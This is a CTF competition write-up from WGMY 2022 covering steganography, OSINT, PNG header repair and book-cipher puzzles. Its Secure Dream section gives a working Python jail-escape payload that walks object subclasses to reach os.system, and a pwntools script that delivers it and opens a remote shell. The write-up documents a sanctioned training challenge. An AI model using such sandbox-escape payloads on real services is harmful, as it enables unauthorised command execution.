

WGMY 2022 CTF

Team Name: Storm

Category: Student

This writeup can be found on GitHub (<https://github.com/DeathReaper-22/WGMY2022-CTF>), with the accompanying challenge files, scripts and resultant files used and obtained during the course of the challenge.

Boot2Root - Sanity Check (TryHackMe)

Challenge

68 Solves



Sanity Check (TryHackMe)

100

Please use the link below to learn how to use TryHackMe platform. Submit the root flag located in /root/root.txt

Link: <https://tryhackme.com/jr/wgmysanitycheck>

Flag

Submit

This challenge is relatively simple as it is just a sanity check. Following the steps outlined in the tutorials yields the following flag.

Link: <https://tryhackme.com/jr/wgmysanitycheck>

Archived: <https://github.com/DeathReaper-22/WGMY2022-CTF/tree/main/Sanity%20Check>

Flag: wgmy{c1f0c105f1c5176cf2f9f29c922b26b2}

Steganography – Color

Challenge


56 Solves

✕

Color

100


Please message us on discord if you are colorblind
(Because I'm easy come, easy go, Little high, little low,)

 color.zip

Flag

Submit

In the given zip, there is a QR code which is multi-coloured, and scanning it does not yield any text/URLs. And from the challenge name and description, we can deduce that it is related to manipulating the colours.





By loading the image in Stegsolve, we can isolate the image into red, blue and green colour planes and it reveals 3 distinct QR codes. Scanning them yields the text which can be combined into the flag.



Flag: wgmy{a437a2595533b67bae8debbac0f12d77}

Misc - Secure Dream 1.0 & Secure Dream 2.0

<div>Challenge 17 Solves X</div> <div><h3>Secure Dream 1.0</h3><p>436</p><p>Let me know your dreams. Could your dreams bypass my expectation?</p><p>nc_securedream.wargames.my 50255</p><div> securedrea...</div><div>Flag Submit</div></div>	<div>Challenge 12 Solves X</div> <div><h3>Secure Dream 2.0</h3><p>470</p><p>Can you really bypass another dreams?</p><p>nc_securedream.wargames.my 30555</p><div> securedrea...</div><div>Flag Submit</div></div>
---	---

Although both are separate challenge, the writeup is merged given that the team managed to craft an exploit that works for both.

When we first looked at the source code, we were able to identify that alphabets and quotes are not permitted as input for Secure Dream 1.0. As for Secure Dream 2.0, the filter included a plus, which is not used in the payload we constructed. As such, the same payload could be used for both challenges. With experience from other CTF challenges, we were quickly able to identify the challenge to be one of escaping python sandbox/jail. A quick Google search yielded the following writeups to be the most helpful.

- <https://birdsarentrealctf.dev/2020/06/25/RedpwnCTF-2020-Albatross-Writeup-bjornmorten.html> (For python pwn shell scripting)
- <https://okman.gitbook.io/okman-writeups/miscellaneous-challenges/redpwnctf-albatross> (For Gothic font usage inspiration)

Taking inspiration from the writeups, we quickly got to work to identify the position of `<class 'os._wrap_close'>` using `print(*().__class__.__base__.__subclasses__())`, and the output is extracted and the position is identified to be 138.

Then the position of `<built-in function system>` is also extracted with the same method above using `print([*().__class__.__base__.__subclasses__()[138].__init__.__globals__.values())[47]([*().__doc__[17::79])`, which return the position of 47.

With both positions, the following payload is crafted

```
[*().__class__.__base__.__subclasses__()[138].__init__.__globals__.values())[47]([*().__doc__[17::79])
```

And the following script is used to access the interactive shell spawned.

```
#!/usr/bin/env python3
from pwn import *

r = remote("securedream.wargames.my", 50255)
#r = remote("securedream.wargames.my", 30555)

payload =
"[*().__class__.__base__.__subclasses__()[138].__init__.__globals__.values())[47]([].__doc__[17:79])"

r.sendlineafter("What is your dream in life?", payload)
r.interactive()
```

```
(kali㉿kali)-[~/Downloads/wgmy2022]
$ python3 exploit.py
[*] Opening connection to securedream.wargames.my on port 50255: Done
/home/kali/Downloads/wgmy2022/exploit.py:9: BytesWarning: Text is not bytes; assuming UTF-8, no guarantees. See https://docs.pwntools.com/#bytes
r.sendlineafter("What is your dream in life?", payload)
/home/kali/.local/lib/python3.10/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode

$ cat flag.txt
wgmy{ab065d1d896dc228d5f19077501838}
$
```

Secure Dream 1.0 flag - wgmy{ab065d1d896dc228d5f19077501838}

```
(kali㉿kali)-[~/Downloads/wgmy2022]
$ python3 exploit.py
[*] Opening connection to securedream.wargames.my on port 30555: Done
/home/kali/Downloads/wgmy2022/exploit.py:9: BytesWarning: Text is not bytes; assuming UTF-8, no guarantees. See https://docs.pwntools.com/#bytes
r.sendlineafter("What is your dream in life?", payload)
/home/kali/.local/lib/python3.10/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode

$ cat flag.txt
wgmy{2d2c3bd7230a9c3d0aed87dc62ccf2e4}
$
```

Secure Dream 2.0 flag - wgmy{2d2c3bd7230a9c3d0aed87dc62ccf2e4}

OSINT - Where Am I

Challenge 49 Solves X

Where Am I

100

Find the place. (Caught in a landside, No escape from reality)


whereami....

Flag Submit


We were given the following picture as clue, and since the challenge was named “Where Am I”, it clued us to identify the location of the image.



We can assume that the Texas Chicken is located in a mall, given the top right corner floor + stall number indicator. By putting them into Google, we can identify that it is located in Mid Valley.



Now that we have located the image location, we looked through Google Maps thinking that it might have been uploaded there. And indeed, we found the photo with the accompanying flag under the photos for the Texas Chicken location.



Flag: `wgmy{7a75a532aaab234ad4bd33ed67e67242}`


OSINT - Who Am I

Challenge 39 Solves ✕

Who Am I

139

Find me. (Is this the real life? Is this just fantasy?)

 whoami.zip

Flag Submit

We were given the following image as the initial clue, which looked like the promotional poster.



Looking at the image in Facebook, we noticed a text on the right-hand side of the image, which is not present in the Twitter counterpart, which clued us into it being related to this challenge.



Facebook: <https://www.facebook.com/photo?fbid=663361925578210&set=pb.100057132263661.-2207520000>

Twitter: <https://twitter.com/wargamesmy/status/1595282181735084032/photo/1>

Looking closer at the text, we noticed that it is the Wingdings font, and we used a <https://www.dcode.fr/wingdings-font> to decode the text and the flag is revealed.



Search for a tool

★ SEARCH A TOOL ON dCODE BY KEYWORDS:

★ BROWSE THE FULL dCODE TOOLS LIST

Results

wgmy{1b2538369806b5cc5c0597da971ba1cf}

Wingdings Font - [dCode](#)

Tag(s) : Symbol Substitution, Character Encoding

Share



dCode and more

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!
 A suggestion ? a feedback ? a bug ? an idea ? [Write to dCode!](#)

WINGDINGS FONT

Cryptography › Substitution Cipher › Symbol Substitution
 › [Wingdings Font](#)

WINGDINGS READER/TRANSLATOR

★ PICTOGRAMS WING DING (CLICK TO ADD)

--	--	--	--	--	--	--	--	--	--

★ WINGDING (IMAGES OR UNICODE) CIPHERTEXT

--	--	--	--	--	--	--	--	--	--

[▶ DECRYPT](#)

See also: [Webdings Font](#)

Summary

- Wingdings Reader/Translator
- Wingdings Writer/Translator
- What is Wingdings? (Definition)
- How to write in Wingdings?
- How to translate Wingdings?
- What is the correspondence of Wingdings symbols?
- Where to find Wingdings symbols in Unicode?
- What is the Q33NY hoax?

Similar pages

- Symbols Cipher List
- Webdings Font
- Wingdings 2 Font
- Wingdings 3 Font
- ITC Zapf Dingbats
- Zodiac Sign
- 7-Segment Display
- dCODE'S TOOLS LIST

Support

- Paypal
- Patreon
- More

Forum/Help

 **DISCORD**

Keywords

wingding, font, translation, conversion, writing, character, microsoft, unicode, webdings, q33ny, hoax, symbol, dingbat, pictogram, alphabet

Links

Flag: wgmy{1b2538369806b5cc5c0597da971ba1cf}

OSINT – When Am I

Challenge

11 Solves



When am I 475

Find the "time". (Open your eyes, Look up to the skies and see,) (This challenge is not sponsred by h****ive)

whenami.zip

Flag

Submit

We were given the following image as the initial clue, which prompted us to find the original image to recover the censored sections. The first clue from the description and the image is “time”.

COMIC FIESTA 2022 17-18 December 2022
Kuala Lumpur Convention Centre
2022.comicfiesta.org

	STAGE	CREATIVE FACTOR & PANEL ROOM	MEET & GREET
10:00 AM	Door Opens		
11:00 AM	Mentari Opening Ceremony		
11:30 AM		Q&A with Malaysian Voice Actors R. Arman, Ezzlynn, R. Ling Chan & Tanaka, J. J. Jones	
12:00 PM	60 Seconds of Anything Comic Fiesta Cosplay Competition		
12:30 PM			
01:00 PM	Performance R. New-Hunt	AMA Session R. David Ng & Naren Iwan	
01:30 PM	Art Demo R. Akibito Tsukushi		
02:00 PM			
02:30 PM	Performance R. #175	Join Bibibi as a livestreamer R. J. J. Jones	Akibito Tsukushi R. Kinkunmya South Comic Fiesta Mascots R. Kinkunmya South
		Join Bibibi as a Creator R. J. J. Jones	
04:30 PM	Performance R. South	HEY, I HID SOMETHING IN THIS PICTURE PASSWORD IS "TIME" FROM [REDACTED]	
05:00 PM			
05:30 PM			
06:00 PM		Tickets allows entry to the exhibition halls, but entry to Main Stage, Panel room and / or other activities is on a first come first served basis. subject to safety and capacity regulations.	
06:30 PM			
07:00 PM	Suzuki Konomi's Special Live Performance in Malaysia		
07:30 PM			

*Tickets available at cosplaym. While stocks last

DAY 1
17 December 2022
Saturday Schedule

COMIC FIESTA 2022 17-18 December 2022
Kuala Lumpur Convention Centre
2022.comicfiesta.org

	STAGE	CREATIVE FACTOR & PANEL ROOM	MEET & GREET
10:00 AM	Door Opens		
11:00 AM			
11:30 AM	Mechamato Movie OST Performance by Yoneykai & Mechamato Suit Appearance	Creating Vibbers R. Kinkunmya South & Arman J. J. Jones	
12:00 PM			
12:30 PM			
01:00 PM	Stage Session R. Liliana Vampira & Victim Issue	Life as a Comic Artist (Topic Subject to Change Dramatically) R. Cheering Boey	Comic Fiesta Mascots R. Kinkunmya South
01:30 PM			
		Suzuki Konomi Meet & Greet 2:15 PM	Cheering Boey R. Kinkunmya South Akibito Tsukushi R. Kinkunmya South
03:30 PM			
04:00 PM	One-True-Pair Cosplay Competition	Suzuki Konomi Meet & Greet	
04:30 PM			
05:00 PM			
05:30 PM	Prize Giving Ceremony		
06:00 PM		Tickets allows entry to the exhibition halls, but entry to Main Stage, Panel room and / or other activities is on a first come first served basis. subject to safety and capacity regulations.	
06:30 PM			
07:00 PM	Night Jam: Purnama R. Crestal Band, Amalia Khor Band & Mystical Mirage		
07:30 PM			

O...K.....

DAY 2
18 December 2022
Sunday Schedule

COMIC FIESTA 2022 17-18 December 2022 Kuala Lumpur Convention Centre 2022.comicfiesta.org			
STAGE		CREATIVE FACTOR @ PANEL ROOM	MEET & GREET
DAY 1 17 December 2022 Saturday Schedule			
10:00 AM	Door Opens		
11:00 AM	Mentari Opening Ceremony		
11:30 AM		Q&A with Malaysian Voice Actors	
12:00 PM	60 Seconds of Anything		
12:30 PM			
01:00 PM	Performance	AMA Session	
01:30 PM	Art Demo		
02:00 PM	Performance		
02:30 PM			Akihito Takasashi
03:00 PM	hololive Meet	Join Bibbidi as a livestreamer	Comic Fiesta Mascots
03:30 PM		Join Bibbidi as a Creator	
04:00 PM	Performance		
04:30 PM			
05:00 PM			
05:30 PM			
06:00 PM			
06:30 PM			
07:00 PM	Suzuki Konomi's Special Live Performance in Malaysia		
07:30 PM			
Tickets allows entry to the exhibition halls, but entry to Main Stage, Panel room and / or other activities is on a first come first served basis, subject to safety and capacity regulations.			
*Tickets available at coiffyline. While stocks last.			

COMIC FIESTA 2022 17-18 December 2022 Kuala Lumpur Convention Centre 2022.comicfiesta.org			
STAGE		CREATIVE FACTOR @ PANEL ROOM	MEET & GREET
DAY 2 18 December 2022 Sunday Schedule			
10:00 AM	Door Opens		
11:00 AM			
11:30 AM	Mechamato Movie OST Performance	Creating Vibbers	
12:00 PM			
12:30 PM			
01:00 PM	Stage Session	Life as a Comic Artist	Comic Fiesta Mascots
01:30 PM			
02:00 PM	hololive Meet	Suzuki Konomi Meet & Greet	Channing Gray
02:30 PM			
03:00 PM			
03:30 PM			
04:00 PM	One True Pair	Suzuki Konomi Meet & Greet	
04:30 PM			
05:00 PM	Prize Giving Ceremony		
05:30 PM			
06:00 PM			
06:30 PM			
07:00 PM	Night Jam: Purnama		
07:30 PM			
Tickets allows entry to the exhibition halls, but entry to Main Stage, Panel room and / or other activities is on a first come first served basis, subject to safety and capacity regulations.			

Uncovering the censored area, revealed the 2nd clue, Hololive.

And the third clue is "O ___ K ___", which is found at the bottom of the Day 2 schedule.

Having these clues, it prompted us to look into the four Hololive vtubers and we found that Ouro Kronii fits into the given clues.

https://virtualyoutuber.fandom.com/wiki/Watson_Amelia

Virtual YouTuber Wiki

- Rejected names for her fanbase include Amelionnaires, Holmies (a reference to Sherlock Holmes), and Lads (a British term for male friends).
- Her YouTube channel Members have three tiers: Investigators, Investamigators, and Investamigatorators, and is represented by alligators as a pun on the "gator" part within the names of all three tiers.

Relationships

- Notable units and groups Amelia is part of:
 - "-Myth-", alongside Ninomae Ina'nis, Takanashi Kiara, Mori Calliope and Gawr Gura.
 - "AmeSame," alongside Gawr Gura.
 - "AmeTori," alongside Takanashi Kiara.
 - "Time Duo," alongside Ouro Kronii.
 - "KoMeHa," alongside Kobo Kanaeru and Kazama Iroha.
 - "ZetAme," alongside Vestia Zeta.
 - "SelAMei," alongside Nanashi Mumei and NIJISANJI EN member Selen Tatsuki.^[47]

With the key solved, we moved on to the clue saying "HEY, I HID SOMETHING IN THIS PICTURE", which prompted us to use Steghide extract to check if there are information hidden with steghide. And lo, we got a text file containing some cipher text (full text file can be found in <https://github.com/DeathReaper-22/WGMY2022-CTF/blob/main/When%20Am%20I/answer.txt>).

```

home > kali > Downloads > wgmy2022 > ≡ answer.txt
1
2   Among Us - 1:36:18
3
4
5   [Viewer Rules]
6
7
8   3:6:4
9   4:7:8
10  1:5:1
11  2:3:5
12  "{"
13  6:6:4
14  7:6:2
15  10:4:1 |
16  9:1:1
17  8:3:2

```

With this clue, it prompted us to look up for any videos by Ouro Kronii about Among Us with the same timestamp and found <https://www.youtube.com/watch?v=hdwCWIAR3q4>. The description also had [Viewer Rules]. Looking at the cipher text, it prompted the team to look for any pattern (we were not aware of book cipher during the CTF). Since the flag format is wgmy{}, we can deduce 3:6:4 = w, 4:7:8 = g, 1:5:1 = m, 2:3:5 = g. And we found the pattern in the Viewer Rules and developed a script to extract the flag. (stamp.txt is the extracted cipher and can be found on (<https://github.com/DeathReaper-22/WGMY2022-CTF/blob/main/When%20Am%20I/stamp.txt>))

```

rulesList = ["Thank you for watching my stream!", "To help everyone enjoy the
stream more, please follow these rules:", "1. Be nice to other viewers. Don't
spam or troll.", "2. If you see spam or trolling, don't respond. Just block,
report, and ignore those comments.", "3. Talk about the stream, but please don't
bring up unrelated topics or have personal conversations.", "4. Don't bring up
other streamers or streams unless I mention them.", "5. Similarly, don't talk
about me or my stream in other streamers' chat.", "6. No backseating unless I ask
for help. I'd rather learn from my mistakes by dying countless times; if I fail,
it will be on my own terms.", "7. Please refrain from chatting before the stream
starts to prevent any issues.", "8. I will be reading some superchats that may
catch my attention during the game but most of the reading will be done at the
end of stream.", "9. Please refrain from making voice requests as they were most
likely done already.", "As long as you follow the rules above, you can chat in
any language!"]

```

```

with open("stamp.txt", "r") as f:
    stamp = f.readlines()
    for s in stamp:
        data = s.strip("\n \"")
        if ":" not in data:

```

```
        eval(f"print('{data}', end='')")
    else:
        splitStr = data.split(":")
        eval("print(rulesList[{}].split(" ")[{}][{}],
end='')".format((int(splitStr[0])-1), (int(splitStr[1])-1), (int(splitStr[2])-1)))
```

Flag: wgmy{eeb7ac660269f45046a0e8abaa51dfec}

Misc - Pxrtxblix Nxtwxrk Grxphxcs

Challenge 12 Solves ✕

Pxrtxblix Nxtwxrk
Grxphxcs
470

Cxn yxx rxcvxr xt?

PNG.zip

Flag

Submit

We were given the a chal.png in the zip file, which is not openable as an image, which pivoted us to identifying the file type using file and subsequently pngcheck.

```
kali@kali: ~/Downloads/wgmy2022
File Actions Edit View Help
(kali@kali)-[~/Downloads/wgmy2022]
$ file chal.png
chal.png: data

(kali@kali)-[~/Downloads/wgmy2022]
$ pngcheck -cvt -vv chal.png
File: chal.png (20312 bytes)
File is CORRUPTED. It seems to have suffered DOS→Unix conversion.
ERRORS DETECTED in chal.png

(kali@kali)-[~/Downloads/wgmy2022]
$
```

From the pngcheck output, we can deduce there is a corruption in the header, and by opening the file in an hex editor, we noticed the point of corruption by referencing the supposed header hex https://en.wikipedia.org/wiki/Portable_Network_Graphics#Examples.

```
home > kali > Downloads > wgmy2022 > chal.png
00000000 89 50 4E 47 0A 1A 0A 0D 00 00 00 0D 49 48 44 52 . P N G . . . . . I H D R
```


After fixing the file, we can check that it is now being detected as PNG. However, the file still does not show a valid image.

```
(kali㉿kali)-[~/Downloads/wgmy2022]
$ file chal.png
chal.png: PNG image data, 57005 x 48879, 8-bit colormap, non-interlaced


(kali㉿kali)-[~/Downloads/wgmy2022]
$ pngcheck -cvt -vv chal.png
File: chal.png (20312 bytes)
  chunk IHDR at offset 0x0000c, length 13
    57005 x 48879 image, 8-bit palette, non-interlaced
  CRC error in chunk IHDR (computed 9a825356, expected 72fac564)
ERRORS DETECTED in chal.png

(kali㉿kali)-[~/Downloads/wgmy2022]
$
```

As such, we used <https://processing.compress-or-die.com/repair-process> to recover the image.



By putting the fixed image into Stegsolve, we can see the flag



Flag: wgmy{e6fb725a5b2e25429442dbd568ce058e}